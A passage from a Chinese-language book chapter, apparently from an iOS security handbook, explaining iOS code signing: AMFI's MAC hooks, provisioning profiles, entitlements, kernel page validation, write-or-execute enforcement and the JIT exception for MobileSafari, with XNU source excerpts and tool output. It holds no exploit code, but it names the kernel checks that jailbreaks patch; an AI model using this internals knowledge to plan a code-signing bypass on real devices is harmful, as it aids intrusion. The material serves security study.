代码签名的另一个重要作用则体现在防御漏洞攻击，或者说是下载驱动攻击上。与微软的DEP（Data Execution Prevention，数据执行保护）技术非常相似，代码签名机制可以防止代码（shellcode）被注入到受影响的进程中执行。不过，强制代码签名比DEP更强。为绕过这些内存保护机制，攻击者通常会使用ROP（Return Oriented Programming，面向返回的程序设计）。要对付带有DEP或类似保护机制的系统，攻击者只需要执行足够长的ROP禁用DEP，然后执行本机代码有效载荷。不过，在iOS中，攻击者是不可能关闭强制代码签名的，而且因为本机代码有效载荷是未签名的，所以它不可能运行。因此，整个iOS有效载荷都一定是在ROP中执行的，这要比针对DEP的模拟攻击难很多。此外，该有效载荷不能只写入包含恶意软件的新可执行文件（攻击者的另一常见举动），因为它不会被签名。而对于不含任何代码签名机制的安卓系统而言，攻击者很容易在禁用DEP之后于进程内执行他们的shellcode，或是利用ROP向磁盘写入二进制文件并执行这些文件。

本章要讨论签名证书、授权描述文件（provisioning profile）、已签名代码、特权，以及它们对攻击者的影响。

4.1　强制访问控制

从底层来看，强制代码签名机制大部分是由MACF（Mandatory Access Control Framework，强制访问控制框架）控制的。在介绍完它的工作原理之后，我们要回过头来说明如何利用MACF策略执行代码签名检查。

Mac OS X和iOS的MACF继承自FreeBSD，FreeBSD包含了对某些强制访问控制策略的实验性支持，还含有用于内核安全性扩展的框架——TrustedBSD MAC Framework。在iOS中，MAC框架是种可插入的访问控制框架，允许新的安全策略方便地链接到内核、在启动时载入或是在运行时动态加载。该框架提供了多种功能，从而更容易实现新的安全策略，包括方便地为系统对象标记安全标签（比如“机密信息”）。

iOS只注册了两项MAC策略：AMFI和沙盒。查看`mac_policy_register`的`xrefs`我们就能获得这些信息，如图4-1所示。第5章将介绍沙盒MAC策略。接下来我们简单看看AMFI。

图4-1　只有两个函数注册了MAC策略

4.1.1　AMFI钩子

AMFI代表AppleMobileFileIntegrity（苹果移动设备文件完整性）。当我们在内核二进制文件中查看对`mac_policy_register`的调用时，就会看到AMFI设置的所有钩子，见图4-2。

AMFI用到了以下MAC钩子：

- `mpo_vnode_check_signature`
- `mpo_vnode_check_exec`
- `mpo_proc_get_task_name`
- `mpo_proc_check_run_cs_valid`
- `mpo_cred_label_init`
- `mpo_cred_label_associate`
- `mpo_cred_check_label_update_execve`
- `mpo_cred_label_pudate_execve`
- `mpo_cred_label_destroy`
- `mpo_reserved10`

本章要讨论如何反编译其中的某些钩子。当然，它们对于代码签名而言都是很重要的。

图4-2　AMFI利用内核注册它的钩子

4.1.2　AMFI和execv

这里以很容易理解的mpo_vnode_check_exec为例介绍如何访问和构建AMFI钩子。XNU内核源的bsd/kern/kern_exec.c文件中存在名为exec_check_permissions的函数。注释中的描述是这样的：[①]

```
/*
* exec_check_permissions
*
* Description: Verify that the file that is being attempted to be
executed
*              is in fact allowed to be executed based on it POSIX
file
*              permissions and other access control criteria
*
```

在exec_check_permissions中大家可以看到：

```
#if CONFIG_MACF
error = mac_vnode_check_exec(imgp->ip_vfs_context, vp, imgp);
if (error)
            return (error);
#endif
```

① 描述的意思是验证试图执行的文件依据POSIX文件许可和其他访问控制标准其实是允许执行的。——译者注

而mac_vnode_check_exec基本上是MAC_CHECK宏的包装器：

```
int
mac_vnode_check_exec(vfs_context_t ctx, struct vnode *vp,
    struct image_params *imgp)
{
    kauth_cred_t cred;
    int error;

    if (!mac_vnode_enforce || !mac_proc_enforce)
       return (0);

    cred = vfs_context_ucred(ctx);
    MAC_CHECK(vnode_check_exec, cred, vp, vp->v_label,
       imgp != NULL) ? imgp->ip_execlabelp : NULL,
       (imgp != NULL) ? &imgp->ip_ndp->ni_cnd : NULL,
       (imgp != NULL) ? &imgp->ip_csflags : NULL);
    return (error);
}
```

MAC_CHECK是所有MACF代码都会用到的通用宏，可以在security/mac_internal.h中找到。

```
* MAC_CHECK performs the designated check by walking the policy
 * module list and checking with each as to how it feels about the
 * request. Note that it returns its value via 'error' in the scope
 * of the caller.
#define MAC_CHECK(check, args...) do {                          \
struct mac_policy_conf *mpc;                                    \
      u_int i;                                                  \
                                                                \
     error = 0;                                                 \
      for (i = 0; i < mac_policy_list.staticmax; i++) {         \
       mpc = mac_policy_list.entries[i].mpc;                    \
           if (mpc == NULL)                                     \
            continue;                                           \
                                                                \
           if (mpc->mpc_ops->mpo_ ## check != NULL)             \
            error = mac_error_select(                           \
                  mpc->mpc_ops->mpo_ ## check (args),           \
                         error);                                \
     }
```

这段代码会检查策略列表，对于已加载的各模块，如果为其注册了钩子，它就会调用相应的钩子。在这里，被调用的是为mpo_vnode_check_exec注册的函数。这样，只要二进制文件要开始执行，我们就会检测代码签名。

挂钩是放在xnu开源包中的，但实际的钩子却在内核二进制文件中。大家可以查看如图4-3所示的mpo_vnode_check_exec的反编译代码，看看它钩住的函数到底是什么。

我要真有AppleMobileFileIntegrity.cpp文件就好了！不管怎样，该函数的唯一职责就是为启动的每个进程设置CS_HARD和CS_KILL标志。看看bsd/sys/codesign.h文件，你就会发现这些标志告

诉内核不要加载任何无效页，并告诉内核关闭那些将要无效的进程。这对于你之后学习代码签名实际的实施机制而言很重要。

图4-3　amfi_vnode_check_exec的反编译代码

4.2　授权的工作原理

鉴于开发者需要在设备上测试应用，而企业希望只向内部的设备发布应用，我们就需要有为设备越狱之外的办法让未经苹果公司签名的应用在iOS设备上运行。允许这样做的方法就是授权。个人、公司、企业或大学都可以加入苹果公司为达到这一目的而提供的计划。在本书中，我们是从作为iOS开发者计划成员的独立开发者的角度来介绍的，不过其他情况也是非常类似的。

作为该计划的一部分，每个开发者都会用本地生成的一组私钥申请开发证书和发布证书。然后，苹果公司会向开发者提供这两份证书，见图4-4。

图4-4　iOS开发者证书和发布证书

4.2.1　理解授权描述文件

这些证书可以证明开发者的身份，因为只有开发者才有对应它们的私钥。它们本身并没有太

多价值。奥妙就在授权描述文件里。通过iOS Developer Portal（iOS开发者门户），大家可以生成授权描述文件。授权描述文件是由苹果公司签名的plist文件。该plist文件列出了证书、设备和特权。当该授权描述文件被安装到它列出的某个设备上时，就会列出包括苹果公司的证书在内的所有可以为在该设备上运行的代码签名的证书。它还列出由该描述文件签名的应用可以使用的特权。我们将在4.4节探讨特权。

独立开发者账户与企业账户之间的一个主要区别在于独立开发者授权描述文件必须列出具体的设备。另一个不同就是独立开发者账户限制开发者最多使用100部设备，而企业则可以让苹果公司生成未锁定到特定设备并可以安装到任何设备上的授权描述文件。

考虑如下授权描述文件：

```
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>ApplicationIdentifierPrefix</key>
        <array>
                <string>MCC6DSFVWZ</string>
        </array>
        <key>CreationDate</key>
        <date>2011-08-12T20:09:00Z</date>
        <key>DeveloperCertificates</key>
        <array>
                <data>

MIIFbTCCBFWgAwIBAgIITvjgD9Z1rCQwDQYJKoZIhvcNAQEFBQAwgZYxCzAJ
...
                </data>
        </array>
        <key>Entitlements</key>
        <dict>
                <key>application-identifier</key>
                <string>MCC6DSFVWZ.*</string>
                <key>com.apple.developer.ubiquity-container-identifiers</key>
                <array>
                        <string>MCC6DSFVWZ.*</string>
                </array>
                <key>com.apple.developer.ubiquity-kvstore-identifier</key>
                <string>MCC6DSFVWZ.*</string>
                <key>get-task-allow</key>
                <true/>
                <key>keychain-access-groups</key>
                <array>
                        <string>MCC6DSFVWZ.*</string>
                </array>
        </dict>
        <key>ExpirationDate</key>
        <date>2011-11-10T20:09:00Z</date>
        <key>Name</key>
```

```
        <string>iphone_payloads Charlie Miller iPhone 4 regular pho</string>
        <key>ProvisionedDevices</key>
        <array>
                <string>7ec077ddb5826358…..c046f619</string>
        </array>
        <key>TeamIdentifier</key>
        <array>
                <string>MCC6DSFVWZ</string>
        </array>
        <key>TimeToLive</key>
        <integer>90</integer>
        <key>UUID</key>
                <string>87C4CE1E-D87B-4037-95D2-8…9246</string>
        <key>Version</key>
       <integer>1</integer>
</dict>
</plist>
```

在前面这个授权描述文件中，我们要注意`ApplicationIdentifierPrefix`，它让同一开发者编写的不同应用能共享数据。接下来是创建日期，后面跟着base64编码的证书。如果你想知道该字段的内容，请把它放到文本文件中，并用OpenSSL查看。大家需要在这部分内容之前加上`-----BEGIN CERTIFICATE-----`，并在文件末尾加上`-----END CERTIFICATE-----`。然后，你就可以利用`openssl`阅读证书的内容了，如下所示。

```
$ openssl x509 -in /tmp/foo -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            4e:f8:e0:0f:d6:75:ac:24
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, O=Apple Inc., OU=Apple Worldwide Developer Relations, CN=Apple
Worldwide Developer Relations Certification Authority
        Validity
            Not Before: Jun 1 01:44:30 2011 GMT
            Not After : May 31 01:44:30 2012 GMT
        Subject: UID=7CCDL7Y8ZZ, CN=iPhone Developer: Charles Miller (7URR5G4CD1),
C=US
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
...
```

接下来是Entitlements部分，它列出了由该证书签名的应用可以具有的特权。在这里，该证书签名的应用可以使用指定的keychain和应用标识符，并具有调试进程必需的`get-task-allow`。该授权描述文件还含有失效日期、自身的名称，并列出了可使用该描述文件的设备的UUID。

在iOS设备上，大家可以在Settings（设置）→General（通用）→Profiles（描述文件，见图4-5）或文件系统的/var/MobileDevice/ProvisioningProfiles/位置找到安装的描述文件。



图4-5　设备上的描述文件列表

4.2.2　如何验证授权文件的有效性

授权描述文件的有效性是由可在`dyld_shared_cache`中找到的`libmis`动态库中的`MISProvisioningProfileCheckValidity`函数验证的。大家随后还会见到这一重要的动态库。在认可授权描述文件之前，该函数会验证该文件的如下信息：

- 签名证书必须是由Apple iPhone Certificate Authority（苹果iPhone证书管理机构）签发的；
- 签名证书的名称必须是Apple iPhone OS Provisioning Profile Signing；
- 证书的签名链不能长于3个链接；
- 根证书必须具有特定的SHA1散列值；
- 描述文件的版本号一定是1；
- 设备的UDID一定要出现，或者该描述文件必须包含`ProvisionsAllDevices`键；
- 该描述文件一定没有过期。

4.3　理解应用签名

Xcode可用来为开发者将要使用的应用签名。这些应用只能在与授权描述文件关联的设备上运行。如果用codesign工具查看这样的应用，你就会知道原因：

```
$ codesign -dvvv test-dyld.app
Executable=/Users/cmiller/Library/Developer/Xcode/DerivedData/ip
hone-payload/Products/Debug-iphoneos/test-dyld.app/test-dyld
Identifier=Accuvant.test-dyld
```

```
Format=bundle with Mach-O thin (armv7)
CodeDirectory v=20100 size=287 flags=0x0(none) hashes=6+5
location=embedded
Hash type=sha1 size=20
CDHash=977d68fb31cfbb255da01b401455292a5f89843c
Signature size=4287
Authority=iPhone Developer: Charles Miller (7URR5G4CD1)
Authority=Apple Worldwide Developer Relations Certification
Authority
Authority=Apple Root CA
Signed Time=Sep 9, 2011 3:30:50 PM
Info.plist entries=26
Sealed Resources rules=3 files=5
Internal requirements count=1 size=208
```

这段代码表明该应用是由独立开发者Charles Miller签名的。没有相应授权描述文件的iOS设备是不能运行该应用的。如果该应用被提交到苹果的App Store，而且获得批准，苹果公司就会为其签名并让其上架供用户下载。这种情况下，它就可以在任何iOS设备上运行了，大家可以看到：


```
$ codesign -dvvv AngryBirds.app
Executable=/Users/cmiller/book/iphone-
book2/AngryBirds.app/AngryBirds
Identifier=com.clickgamer.AngryBirds
Format=bundle with Mach-O thin (armv6)
CodeDirectory v=20100 size=19454 flags=0x0(none) hashes=964+5
 location=embedded
Hash type=sha1 size=20
CDHash=8d41c1d2f2f1edc5cd66b2ee8ba582f1d41163ac
Signature size=3582
Authority=Apple iPhone OS Application Signing
Authority=Apple iPhone Certification Authority
Authority=Apple Root CA
Signed Time=Jul 25, 2011 6:43:55 AM
Info.plist entries=29
Sealed Resources rules=5 files=694
Internal requirements count=2 size=320
```

现在，该应用已经由Apple iPhone OS Application Signing机构签名了，默认情况下所有iOS设备都会接受该签名。

iPhone上自带的可执行文件可以与App Store上的应用使用相同的签名方式。不过，通常情况下它们是用如下所示的点对点（ad hoc）方法签名的：

```
$ codesign -dvvv CommCenter
Executable=/Users/cmiller/book/iphone-book2/CommCenter
Identifier=com.apple.CommCenter
Format=Mach-O thin (armv7)
CodeDirectory v=20100 size=6429 flags=0x2(adhoc) hashes=313+5
location=embedded
Hash type=sha1 size=20
CDHash=5ce2b6ddef23ac9fcd0dc5b873c7d97dc31ca3ba
```

```
Signature=adhoc
Info.plist=not bound
Sealed Resources=none
Internal requirements count=1 size=332
```

该可执行文件无法单独执行，因为它没有经过签名。不过，正如大家很快会看到的，除了具备特定签名，还有其他方法让代码受到信任。在这里，该二进制文件的散列是被烧录到位于内核的静态受信任缓存中的。如果可执行文件的散列出现在静态受信任缓存中，它们就自动被允许执行，就像是具备有效且被认可的签名那样。

4.4　深入了解特权

经过签名的应用也可能含有plist文件，该文件指定了授予该应用的一组特权。大家可以利用Saurik编写的ldid工具列出给定应用的特权：

```
# ldid -e AngryBirds
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
       <key>application-identifier</key>
       <string>G8PVV3624J.com.clickgamer.AngryBirds</string>
       <key>aps-environment</key>
       <string>production</string>
       <key>keychain-access-groups</key>
       <array>
             <string>G8PVV3624J.com.clickgamer.AngryBirds</string>
       </array>
</dict>
</plist>
```

应用标识符为各应用提供了唯一的前缀。keychain-access（钥匙串访问）群组为应用提供了保障数据安全的途径。而特权则提供了这样一种机制，在以相同用户身份运行并且具有相同沙盒规则的情况下，它可以让某些应用比其他应用具有更多或更少权限。此外，正如之前讨论过的，这些可以赋予的特权都是授权描述文件中的函数，所以苹果公司不仅能限制某些应用的功能，而且能限制特定开发者编写的所有应用的功能。

再看一个例子，考虑iOS SDK中附带的GNU调试器gdb：

```
# ldid -e /usr/bin/gdb
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
       <key>com.apple.springboard.debugapplications</key>
       <true/>
       <key>get-task-allow</key>
```

```
        <true/>
        <key>task_for_pid-allow</key>
        <true/>
</dict>
</plist>
```

大家会发现gdb有一些额外的特权，这些特权是gdb调试其他应用所必需的。大家会在4.6节了解到另一项特权——动态代码签名。

4.5　代码签名的实施方法

代码签名的执行实际发生在内核的虚拟内存系统中。系统会检查独立的内存页以及已经作为整体的进程，看看它们是否起源于经过签名的代码。

4

4.5.1　收集和验证签名信息

在加载可执行代码时，内核会检查这些代码是否含有与LC_CODE_SIGNATURE装载命令存储在一起的代码签名：

```
$ otool -l CommCenter | grep -A 5 SIGN
        cmd LC_CODE_SIGNATURE
  cmdsize 16
     dataoff 1280832
    datasize 7424
```

XNU的bsd/kern/mach_loader.c中的内核代码会在parse_machfile函数中查找并解析代码签名：

```
parse_machfile(
        struct vnode          *vp,
        vm_map_t              map,
        thread_t              thread,
        struct mach_header    *header,
        off_t                 file_offset,
        off_t                 macho_size,
        int                   depth,
        int64_t               aslr_offset,
        load_result_t         *result
)
{
...
        case LC_CODE_SIGNATURE:
        /*代码签名 */
...
        ret = load_code_signature(
               (struct linkedit_data_command *) lcp,
               vp,
               file_offset,
               macho_size,
```

```
                header->cputype,
                (depth == 1) ? result : NULL);
```

签名的实际装载过程实在load_code_signature函数中执行的：

```
static load_return_t
load_code_signature(
        struct linkedit_data_command *lcp,
        struct vnode                 *vp,
        off_t                        macho_offset,
        off_t                        macho_size,
        cpu_type_t                   cputype,
        load_result_t                *result)
{
...
        kr = ubc_cs_blob_allocate(&addr, &blob_size);
...
        ubc_cs_blob_add(vp,
                        cputype,
                        macho_offset,
                        addr,
                        lcp->datasize))
...
```

而且，ubc_cs_blob_add函数会检查该签名是否被认可：

```
int
ubc_cs_blob_add(
        struct vnode   *vp,
        cpu_type_t     cputype,
        off_t          base_offset,
        vm_address_t   addr,
        vm_size_t      size)
{
...
        /*
         *让策略模块检查该blob的签名是否被接受
         */
#if CONFIG_MACF
        error = mac_vnode_check_signature(vp, blob->csb_sha1,
                                          (void*)addr, size);
        if (error)
                goto out;
#endif
```

最后，AMFI会在挂钩函数vnode_check_signature中执行实际的代码签名检查。图4-6展示了该函数的反编译代码。

图4-6所示的代码会检查受信任缓存，如果在这些缓存中没法确定这些代码是受信任的，就会调出用户空间守护进程，确定这些代码是否具有正确的签名。图4-7展示了静态受信任缓存。

图4-6　amfi_vnode_check_signature的反编译代码

图4-7　检查静态受信任缓存的代码的反编译代码

静态受信任缓存实际上是包含在内核中的。大家可以用IDA Pro查看它（见图4-8）。

图4-8　内核中的静态受信任缓存

除了受信任数据是动态加载的（而非静态的），动态受信任缓存的检查与此类似。对于那些未处在这两种缓存中的项来说，若其代码签名是有效的，AMFI会用Mach RPC询问用户空间守护进程amfid。amfid有两个可通过Mach RPC访问的子程序。在`vnode_check_signature`中调用的那个子程序是`verify_code_directory`。该函数会调用libmis.dylib中的`MISValidateSignature`，而`MISValidateSignature`会调用Security Framework（安全框架）中的`SecCMSVerify`进行实际的验证。

4.5.2　如何在进程上实施签名

各进程的代码签名有效性会被记录在内核`proc`结构的`csflags`成员中。例如，只要出现页错误，`vm_fault`函数就会被调用。`vm_fault_enter`会调用负责检查可执行页代码签名的函数。注意，只要分页被装载到虚拟内存系统中（包括初次装载时），就会产生页错误。

要查看负责进行该检查的代码，请查看./osfmk/vm/vm_fault.c中的`vm_fault`：

```
kern_return_t
vm_fault(
        vm_map_t          map,
        vm_map_offset_t   vaddr,
        vm_prot_t         fault_type,
        boolean_t         change_wiring,
        int               interruptible,
        pmap_t            caller_pmap,
        vm_map_offset_t   caller_pmap_addr)
```

```
{
...
        kr = vm_fault_enter(m,
                            pmap,
                            vaddr,
                            prot,
                            fault_type,
                            wired,
                            change_wiring,
                            fault_info.no_cache,
                            fault_info.cs_bypass,
                            &type_of_fault);
...
```

而且，在vm_fault_enter中你可以看到：

```
vm_fault_enter(vm_page_t m,
               pmap_t pmap,
               vm_map_offset_t vaddr,
               vm_prot_t prot,
               vm_prot_t fault_type,
               boolean_t wired,
               boolean_t change_wiring,
               boolean_t no_cache,
               boolean_t cs_bypass,
               int *type_of_fault)
{
...
        /* 如果需要的话，验证代码签名 */
        if (VM_FAULT_NEED_CS_VALIDATION(pmap, m)) {
               vm_object_lock_assert_exclusive(m->object);

               if (m->cs_validated) {
                      vm_cs_revalidates++;
               }
               vm_page_validate_cs(m);
         }
...
         if (m->cs_tainted ||
             (( !cs_enforcement_disable && !cs_bypass ) &&
             ((!m->cs_validated && (prot & VM_PROT_EXECUTE)) ||
             (page_immutable(m, prot) &&
             ((prot & VM_PROT_WRITE) || m->wpmapped)))))
         {
...
                reject_page = cs_invalid_page((addr64_t) vaddr);
...
                if (reject_page) {
                /* 拒绝受损坏的页：终止页错误 */
                       kr = KERN_CODESIGN_ERROR;
                       cs_enter_tainted_rejected++;
```

引用的两个宏定义如下：

```
/*
 * 代码签名：
 * 在页面发生软错误时，如果出现以下情况则需要验证该页：
 * 1. 该页被映射到用户空间；
 * 2. 尚未发现该页"已损坏"；
 * 3. 该页属于进行过代码签名的对象；
 * 4. 该页尚未得到验证或已经映射为可写
 */
#define VM_FAULT_NEED_CS_VALIDATION(pmap, page)      \
        ((pmap) != kernel_pmap /*1*/ &&              \
        !(page)->cs_tainted /*2*/ &&                 \
        (page)->object->code_signed /*3*/ &&         \
        (!(page)->cs_validated || (page)->wpmapped /*4*/))
```

以及：

```
#define page_immutable(m,prot) ((m)->cs_validated)
```

这些代码所做的第一件事情是确定分页是否需要进行代码签名验证。分页将被验证是否未经验证、将变成可写、属于代码已签名的对象，以及是否正被映射到用户空间。因此，基本上任何时候都要进行代码签名验证。实际的验证是在vm_page_validate_cs中发生的，该函数会将所述页映射到内核空间进行检查，再调用vm_page_validate_cs_mapped，而vm_page_validate_cs_mapped接着会对vnode_pager_get_object_cs_blobs进行调用：

```
vnode_pager_get_object_cs_blobs (…){
...
       validated = cs_validate_page(blobs,
                                    offset + object->paging_offset
                                    (const void *)kaddr,
                                    &tainted);

       page->cs_validated = validated;
       if (validated) {
           page->cs_tainted = tainted;
       }
```

cs_validate_page会比较存储的散列和计算出的散列，并记录分页是否经过验证和（或）已损坏。这里的“已验证”表示分页具有与之关联的代码签名散列，“已损坏”表示当前计算出的散列与存储的散列不匹配。

```
cs_validate_page(
       void                    *_blobs,
       memory_object_offset_t page_offset,
       const void              *data,
       boolean_t               *tainted)
{
...
       for (blob = blobs;
              blob != NULL;
              blob = blob->csb_next) {
...
              embedded = (const CS_SuperBlob *) blob_addr;
```

```
            cd = findCodeDirectory(embedded, lower_bound, upper_bound);
            if (cd != NULL) {
                   if (cd->pageSize != PAGE_SHIFT ||
...
                          hash = hashes(cd, atop(offset),
                                      lower_bound, upper_bound);
                          if (hash != NULL) {
                                bcopy(hash, expected_hash,
                                        sizeof (expected_hash));
                                found_hash = TRUE;
                          }

                          break;
...
        if (found_hash == FALSE) {
...
               validated = FALSE;
               *tainted = FALSE;
        } else {
...
               if (bcmp(expected_hash,
                        actual_hash, SHA1_RESULTLEN) != 0) {
                      cs_validate_page_bad_hash++;
                      *tainted = TRUE;
               } else {
                      *tainted = FALSE;
               }
               validated = TRUE;
        }

        return validated;
```

然后，vm_page_validate_cs_mapped会标记页是否被视为已验证和页结构已损坏。

接着，在vm_page_enter原始的代码片段中，会有条件确定该页是否无效。如果以前出现以下情况中的任何一种，该页就将被视为无效：

- 该页已损坏（意味着它没有已保存的散列，或是与已保存的散列不匹配）；
- 代码签名未关闭，而且该页未通过验证（没有散列）且不可执行；
- 代码签名未关闭，而且该页是不可变（有散列）且可写的。

因此，从这里我们就可以看出，可执行页需要具有散列，而且要匹配该散列。数据页不一定要有散列。如果有散列与数据页相关联，而且该页是可写的，那么该页就是无效的（大概该页曾经是可执行页）。

在遇到无效页时，内核会检查是否设置了CS_KILL标志，如果设置了该标志，就会终止该进程。我们看看接下来的cs_invalid_page函数，它就是负责这些行动的。正如大家看到的，AMFI会为所有的iOS进程设置该标志。因此，任何具有无效页的iOS进程都会被终止。Mac OS X也启用了代码签名机制并会进行检查，不过它未设置CS_KILL标志，因此不会强制终止含无效页的进程：

```
int
```

```
cs_invalid_page(
     addr64_t vaddr)
{
...
     if (p->p_csflags & CS_KILL) {
              p->p_csflags |= CS_KILLED;
              proc_unlock(p);
              printf("CODE SIGNING: cs_invalid_page(0x%llx): "
                     "p=%d[%s] honoring CS_KILL, final status 0x%x\n",
                     vaddr, p->p_pid, p->p_comm, p->p_csflags);
              cs_procs_killed++;
              psignal(p, SIGKILL);
              proc_lock(p);
     }
...
```

4.5.3　iOS如何确保已签名页不发生改变

如果某个平台要执行代码签名，仅在代码装载时执行是不够的。代码签名机制必须持续地执行，这样才能防止已签名的代码被篡改，防止新代码被注入进程，并防止一些其他的破坏。iOS通过不允许出现可执行和可写入页满足了这一需求。这样就可以防止代码的修改和新代码的动态创建（不过下一节中要讲到的即时编译是个例外）。诸如此类的预防措施是可能实现的，因为内核中可以创建或修改内存区域权限的所有位置都具有代码。例如，在分配虚拟地址映射范围时要用到的vm_map_enter中，我们可以看到：

```
#if CONFIG_EMBEDDED
       if (cur_protection & VM_PROT_WRITE){
              if ((cur_protection & VM_PROT_EXECUTE) && !(flags &
VM_FLAGS_MAP_JIT)){
                     printf("EMBEDDED: %s curprot cannot be
                            write+execute. turning off execute\n",
                          __PRETTY_FUNCTION__);
                     cur_protection &= ~VM_PROT_EXECUTE;
              }
       }
#endif /* CONFIG_EMBEDDED */
```

这说明，如果要求页是可写、可执行而且不能进行即时编译的，我们就不要让它成为可执行页。此外，在用于修改地址区域权限的vm_map_protect中，我们基本上也会看到相同的情况：

```
#if CONFIG_EMBEDDED
       if (new_prot & VM_PROT_WRITE) {
              if ((new_prot & VM_PROT_EXECUTE) &&
                  !(current->used_for_jit)) {
              printf("EMBEDDED: %s can't have both write
                     and exec at the same time\n",
                   __FUNCTION__);
              new_prot &= ~VM_PROT_EXECUTE;
              }
         }
```

```
#endif
```

在这两种情况中，内核都会限制内存区域，不让它们成为可执行和可写的，而进行即使编译的情况除外。不出所料，上面两端代码片段在越狱过程中都会被打上补丁。第10章将会更为详细地讨论越狱。

4.6 探索动态代码签名

从iOS 2.0引入代码签名起，直到iOS 4.3，我们已经全面介绍了代码签名机制。所有的代码都需要经过签名，未签名的内存都是不可以执行的。不过，这种严格的代码签名策略就对即时编译（JIT）这样的技术判了死刑，而即时编译可以让字节码解释器运行得更快。因为很多JavaScript解释器利用了即时编译，所以苹果公司在让MobileSafari能运行得更快和完全控制所有可执行代码之间选择了前者。在iOS 4.3中，苹果公司引入了动态代码签名的概念，以允许使用即时编译。

为了运行得更快，字节码解释器会使用即时编译确定字节码试图运行什么机器码，把这些机器码写入缓冲区，将其标记为可执行，然后用处理器执行这些机器码。对既有的iOS代码签名机制而言，这是不可能实现的。为了允许使用即时编译，同时保留原有代码签名模式的大部分安全性，苹果公司选择了折中方案。它只允许特定进程（例如MobileSafari）创建可写且可执行的内存区域来执行即时编译工作。此外，该进程只能创建一块这样的区域。任何创建额外的可写且可执行区域的尝试都是行不通的。

4.6.1 MobileSafari的特殊性

大家可以利用之前介绍过的`ldid`查看MobileSafari被授予的特殊特权——动态代码签名：

```
# ldid -e /Applications/MobileSafari.app/MobileSafari
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.coreaudio.allow-amr-decode</key>
        <true/>
        <key>com.apple.coremedia.allow-protected-content-playback</key>
        <true/>
        <key>com.apple.managedconfiguration.profiled-access</key>
        <true/>
        <key>com.apple.springboard.opensensitiveurl</key>
        <true/>
        <key>dynamic-codesigning</key>
        <true/>
        <key>keychain-access-groups</key>
        <array>
                <string>com.apple.cfnetwork</string>
                <string>com.apple.identities</string>
                <string>com.apple.mobilesafari</string>
        </array>
```

```
        <key>platform-application</key>
        <true/>
        <key>seatbelt-profiles</key>
        <array>
                <string>MobileSafari</string>
        </array>
</dict>
</plist>
```

只有具备此特权的可执行文件才可以创建这些特殊区域，而且只有MobileSafari才具备此特权。

看看WebKit的源代码你就能发现即时编译空间的分配。也就是说，在JavaScriptCore中，我们在ExecutableAllocatorFixedVMPool.cpp文件里可以看到这种分配。

```
#define MMAP_FLAGS (MAP_PRIVATE | MAP_ANON | MAP_JIT)

// 利用如下方式，构造要分配到的地址：
// 17位的0，留在用户空间中
// 26位随机安排，对应ASLR
// 21位的0，保证至少在分页表一级保持对齐
//
// 不过！——作为针对某些插件问题（rdar://problem/6812854）的临时变通方案，
// 目前没有使用2^26位的ASLR，而是使用25位的随机数字加上2^24，
// 这样应该会落在用户空间中（地址范围是0x200000000000到0x5fffffffffff）
intptr_t randomLocation = 0;
#if VM_POOL_ASLR
randomLocation = arc4random() & ((1 << 25) - 1);
        randomLocation += (1 << 24);
        randomLocation <<= 21;
#endif
m_base = mmap(reinterpret_cast<void*>(randomLocation),
m_totalHeapSize, INITIAL_PROTECTION_FLAGS, MMAP_FLAGS,
VM_TAG_FOR_EXECUTABLEALLOCATOR_MEMORY, 0);
```

要了解实际的调用情况，我们就要在mmap中设置断点，满足保护标志是可读、可写且可是执行的（RWX）这一条件，例如假设保护标志（存放在r2中）是0x7。

```
(gdb) attach MobileSafari
Attaching to process 17078.
...
(gdb) break mmap
Breakpoint 1 at 0x341565a6
(gdb) condition 1 $r2==0x7
(gdb) c
Continuing.
Reading symbols for shared libraries . done
Reading symbols for shared libraries . done
Reading symbols for shared libraries . done
[Switching to process 17078 thread 0x2703]

Breakpoint 1, 0x341565a6 in mmap ()
(gdb) i r
r0             0x0 0
```

```
r1             0x1000000     16777216
r2             0x7   7
r3             0x1802    6146
...
```

因此，MobileSafari调用mmap，请求一块标志为0x1802、大小为0x1000000（16 MB）的RWX区域。看看iOS SDK中的mman.h文件你就会发现，该值表示设置了MAP_PRIVATE、MAP_JIT、MAP_ANON这些位，因为JavaScriptCore的源代码表明了这一点。而r0为零也说明VM_POOL_ASLR肯定还未定义，因此该即时编译缓冲区的位置完全依赖于iOS堆的ASLR。所传递的标志中最有意思的是MAP_JIT，它是按如下方式定义的：

```
#define MAP_FILE        0x0000
#define MAP_JIT         0x0800
/* 分配用于JIT的区域 */
```

大家已经看到这种分配是如何进行的了，现在我们再来看看内核是如何处理这一特殊标志的。

4.6.2 内核如何处理即时编译

XNU中的mmap如下所示，它位于bsd/kern/kern_mman.c文件中，包含一行代码，也就是PRIVATE | ANON映射，确保只有MobileSafari进行的即时编译分配才被认可：

```
int
mmap(proc_t p, struct mmap_args *uap, user_addr_t *retval)
...
        if ((flags & MAP_JIT) && ((flags & MAP_FIXED) || (flags &
MAP_SHARED) || (flags & MAP_FILE))){
                return EINVAL;
        }
```

有时候，我们之后还检查是否有适当的特权：

```
...
if (flags & MAP_ANON) {
       maxprot = VM_PROT_ALL;
#if CONFIG_MACF
              error = mac_proc_check_map_anon(p, user_addr,
                                  user_size, prot, flags, &maxprot);
              if (error) {
                     return EINVAL;
              }
...
```

这一检查的反编译代码如图4-9所示。

继续看mmap函数，你会看到对MAP_JIT标志的处理：

```
...
if (flags & MAP_JIT){
       alloc_flags |= VM_FLAGS_MAP_JIT;
}
...
```

```
result = vm_map_enter_mem_object_control(..., alloc_flags, ...);
```

图4-9　amfi_proc_check_map_anon的反编译代码

该函数是在osfmk/vm/vm_map.c文件中定义的：

```
...
kern_return_t
vm_map_enter_mem_object_control(...int flags, ...
                                vm_prot_t cur_protection,...)
...
